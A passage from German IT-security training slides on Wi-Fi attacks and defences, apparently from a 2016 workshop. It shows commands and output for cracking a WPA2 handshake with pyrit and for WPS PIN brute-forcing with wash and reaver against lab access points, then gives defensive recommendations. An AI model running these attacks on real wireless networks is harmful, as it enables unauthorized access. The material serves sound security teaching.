This code is distributed under the GNU General Public License v3+

Parsing file 'MOD_WPA2_01-01.cap' (1/1)...
Parsed 5 packets (5 802.11-packets), got 1 AP(s)

#1: AccessPoint 00:24:01:1f:a0:9a ('MOD_WPA2_01'):
    #1: Station 78:4b:87:81:75:dc, 1 handshake(s):
        #1: HMAC SHA1 AES, good, spread 1
```

- Wordlist ggf. entpacken: *gzip -d /usr/share/wordlists/rockyou.txt.gz*
- Cracken mit pyrit:
pyrit -r Dateiname-01.cap -b xx:xx:xx:xx:xx:xx -i /usr/share/wordlists/rockyou.txt attack_passthrough

```
root@kali:~# pyrit -r MOD_WPA2_01-01.cap -b 00:24:01:1F:A0:9A -i /usr/share/wordlists/rockyou.txt attack_passthrough
Pyrit 0.4.0 (C) 2008-2011 Lukas Lueg http://pyrit.googlecode.com
This code is distributed under the GNU General Public License v3+

Parsing file 'MOD_WPA2_01-01.cap' (1/1)...
Parsed 5 packets (5 802.11-packets), got 1 AP(s)

Tried 740037 PMKs so far; 1207 PMKs per second.
```

WPS Bruteforcen – Step 1: Verwundbare Access Points suchen

- Adapter in Monitor-Mode versetzen: *siehe Slide 24*

Mit *wash* nach APs mit nicht abgeschalteten WPS suchen: *wash -i wlan1mon*

```
root@kali:~# wash -i wlan1mon

Wash v1.5.2 WiFi Protected Setup Scan Tool
Copyright (c) 2011, Tactical Network Solutions, Craig Heffner <cheffner@tacnetsol.com>
mod by t6_x <t6_x@hotmail.com> & DataHead & Soxrok2212

BSSID          Channel      RSSI      WPS Version      WPS Locked      ESSID
-----
C0:25:06:8A:60:12      1          00        1.0            No      MOD_WPA2WPS_01
00:24:01:1F:A0:9A      11         00        1.0            No      MOD_WPA2_01
24:09:95:56:40:F7      1          00        1.0            No      WLAN-MWww
```

WPS Bruteforcen – Step 1: WPS PIN Bruteforcen

Bruteforcen der PIN mit reaver:

```
reaver -i wlan1mon -b xx:xx:xx:xx:xx:xx -c {Channel} -vv
```

```
root@kali:~# reaver -i wlan1mon -b 00:24:01:1F:A0:9A -c 11 -vv
Reaver v1.5.2 WiFi Protected Setup Attack Tool
Copyright (c) 2011, Tactical Network Solutions, Craig Heffner <cheffner@tacnetsol.com>
mod by t6_x <t6_x@hotmail.com> & DataHead & Soxrok2212

[+] Switching wlan1mon to channel 11
[?] Restore previous session for 00:24:01:1F:A0:9A? [n/Y] y
[+] p1_index set to 160
[+] p2_index set to 0
[+] Restored previous session
[+] Waiting for beacon from 00:24:01:1F:A0:9A My crime is that of
[+] Associated with 00:24:01:1F:A0:9A (ESSID: MOD_WPA2_01)
[+] Starting Cracking Session. Pin count: 160, Max pin attempts: 11000
[+] Trying pin 01505672.
[+] Sending EAPOL START request
[+] Received identity request
[+] Sending identity response
[P] E-Nonce: 01:29:e2:0e:47:29:96:b8:db:14:59:f1:94:f0:2d:e1
[P] PKE: e1:e3:90:ed:76:9f:79:55:77:99:fb:fe:11:db:3d:75:84:d6:4b:cc:7d:98:ce:69:c8:50:77:fe:50:2a:cf:01:13:11:77:3c:c0:9e:91:a5:89:cb:
ba:87:df:e3:c4:ff:24:1a:55:16:9c:11:58:3c:9b:b8:03:b4:90:55:97:ac:c5:53:c0:f7:2f:39:51:70:61:f2:0b:1b:87:89:8d:13:97:61:29:a9:ef:89:7c:
47:b7:e9:93:6b:d1:18:ee:ab:fb:74:d7:69:52:68:42:84:27:03:b5:af:77:65:35:c9:15:71:b1:b4:e6:53:10:45:c2:b0:11:7a:4d:bf:19:2a:b7:78:44:59:
89:bc:49:ec:37:94:af:2c:99:f4:df:f9:4d:98:2a:f6:90:9e:2e:8c:99:30:22:de:b7:70:94:af:5f:a7:d0:71:bc:fe:de:aa:da:b5:f1:f6:43:3a:9b:96:3d:
88:9f:ed:39:d6:c9:af:42:5f:78:36:25:05:95:77
[P] WPS Manufacturer: D-Link
[P] WPS Model Name: DIR-615
[P] WPS Model Number: DIR-615
[P] Access Point Serial Number: 00000000
[+] Received M1 message
[P] R-Nonce: cc:6f:0c:4c:20:b5:ba:5d:91:fa:d1:c6:59:c9:1b:aa
[P] PKR: c2:b2:9d:4c:ab:ba:e0:1e:5c:30:ad:9d:4c:38:75:cc:ca:92:61:4d:1a:7c:c0:c4:da:76:d2:fe:e5:c2:f9:8e:f1:f9:03:6e:1c:64:6b:84:f5:c2:
5a:67:c1:54:d1:df:24:f0:4e:58:55:5d:94:3d:fc:9d:a5:91:2d:f9:07:9b:be:a8:93:6e:43:76:ef:55:8d:72:e3:c0:d2:f5:55:b3:ca:99:cf:7e:44:4a:cf:
6f:c0:56:a0:05:71:7b:64:5e:6f:49:51:27:31:6d:1b:84:cf:1e:9a:c4:43:ef:7a:eb:ff:9e:61:6f:9c:8a:8d:8e:13:1c:4f:c7:0a:bd:77:34:f0:71:af:65:
27:f1:0c:a3:4a:7d:82:e1:58:54:58:65:98:d6:97:a0:9a:b1:bd:d2:90:3a:60:8a:57:6a:84:1a:ac:3b:0e:ba:45:d4:4c:cd:c7:3d:cd:03:82:cc:6c:67:8e:
10:22:e8:18:f5:6d:a7:5a:57:4b:e0:85:8d:f2:58
[P] AuthKey: 84:34:a8:79:2b:26:c4:10:f0:9f:3b:37:20:60:26:ab:fc:e4:5f:01:7e:6a:a5:e6:4a:9d:e3:02:b9:80:40:29
```

Agenda

- Vorstellung
- WLAN Security Basics
- Demo: Attacking WPA2-PEAP
- Hands on WEP + WPA Cracken!
- Fazit - Schutzmöglichkeiten

Fazit - Schutzmöglichkeiten Generell

- WEP ist heutzutage mit einem offenen unverschlüsselten WLAN gleichzusetzen!
- Im Firmenumfeld generell kein WPA/WPA2 PSK und WPS nutzen!
(PSK kann abfließen, mit PSK jeder Teilnehmer belauschbar!)
- Passwort-Policies verwenden, die lange komplexe Passwörter vorschreiben:
12+ Zeichen – Länge ist in 2016 wichtiger als Komplexität!
- Rouge Acces Point / Evil Twin – Erkennung und Vorbeuge
 - Proprietäre Mechanismen verschiedener Hersteller zu alarmieren und überstrahlungen unbekannter „Rouge Access Point's“
 - Generelle Funkspektrum Überwachung (z.B: Pwnie Express – Pulse)

Fazit - Schutzmöglichkeiten WPA / WPA2 PSK

Wenn WPA2 PSK genutzt werden muss:


- Generell WPA2 mit CCBC (AES) nutzen (sollte heute jede HW unterstützen)
- Lange PSK Verwenden: 12+ Zeichen! (Abwegen von Komfort / Sicherheit)
- Faktor Mensch berücksichtigen! Wie wird sichergestellt, dass der PSK nicht über Mitarbeiter abfließt?
- PSK regelmäßig rotieren: Ist der PSK einmal abgeflossen, muss das Netzwerk dadurch nicht jahrelang kompromittiert sein!
- Achtung: PSK kann auch durch Malware von infizierten Endgeräten oder von gestohlenen Endgeräten entwendet werden!

Fazit - Schutzmöglichkeiten WPA / WPA2 Enterprise

- **WPA2 Enterprise mit EAP-TLS ist der sicherste Weg!**
- Saubere PKI Infrastruktur nicht nur für EAP-TLS notwendig, also gibt es eigentlich keine Ausrede eine sichere PKI zu betreiben!
(PKI in Microsoft Active Directory enthalten!)
- Bei WPA2 Enterprise mit PEAP schützen vor allem 2 Dinge:
 1. Strategie gegen Rouge Access Points / Evil Twin entwickeln!
 2. Zertifikatsverifizierung auf Clients erzwingen!
- Ggf. proprietäre Security Mechanismen der WLAN Hersteller evaluieren und einsetzen!

Fazit - Literatur

- Sehr gutes Buch zum Nachlesen der gezeigten Schwachstellen und Angriffe:
- Hacking Wireless Exposed 3rd Edition:
<http://www.hackingexposedwireless.com>
- 802.11 Grundlagen Kapitel kostenlos verfügbar:
<http://www.hackingexposedwireless.com/chapters/ch01.pdf>
- Umfasst auch Wireless Protokoll abseits von 802.11/WiFi!



Vielen Dank für Ihre
Aufmerksamkeit!

Andreas Scharf

IT-Security Engineer

Telefon 0 55 61/922-382

a.scharf@it-mod.de

mod IT GmbH

Grimsehlstraße 23

37574 Einbeck

© 2016 mod IT GmbH. Alle Rechte vorbehalten.

Sebastian Brabetz

Teamleiter PSS

Telefon 0 55 61/922-397

s.brabetz@it-mod.de

mod IT GmbH

Grimsehlstraße 23

37574 Einbeck

© 2016 mod IT GmbH. Alle Rechte vorbehalten.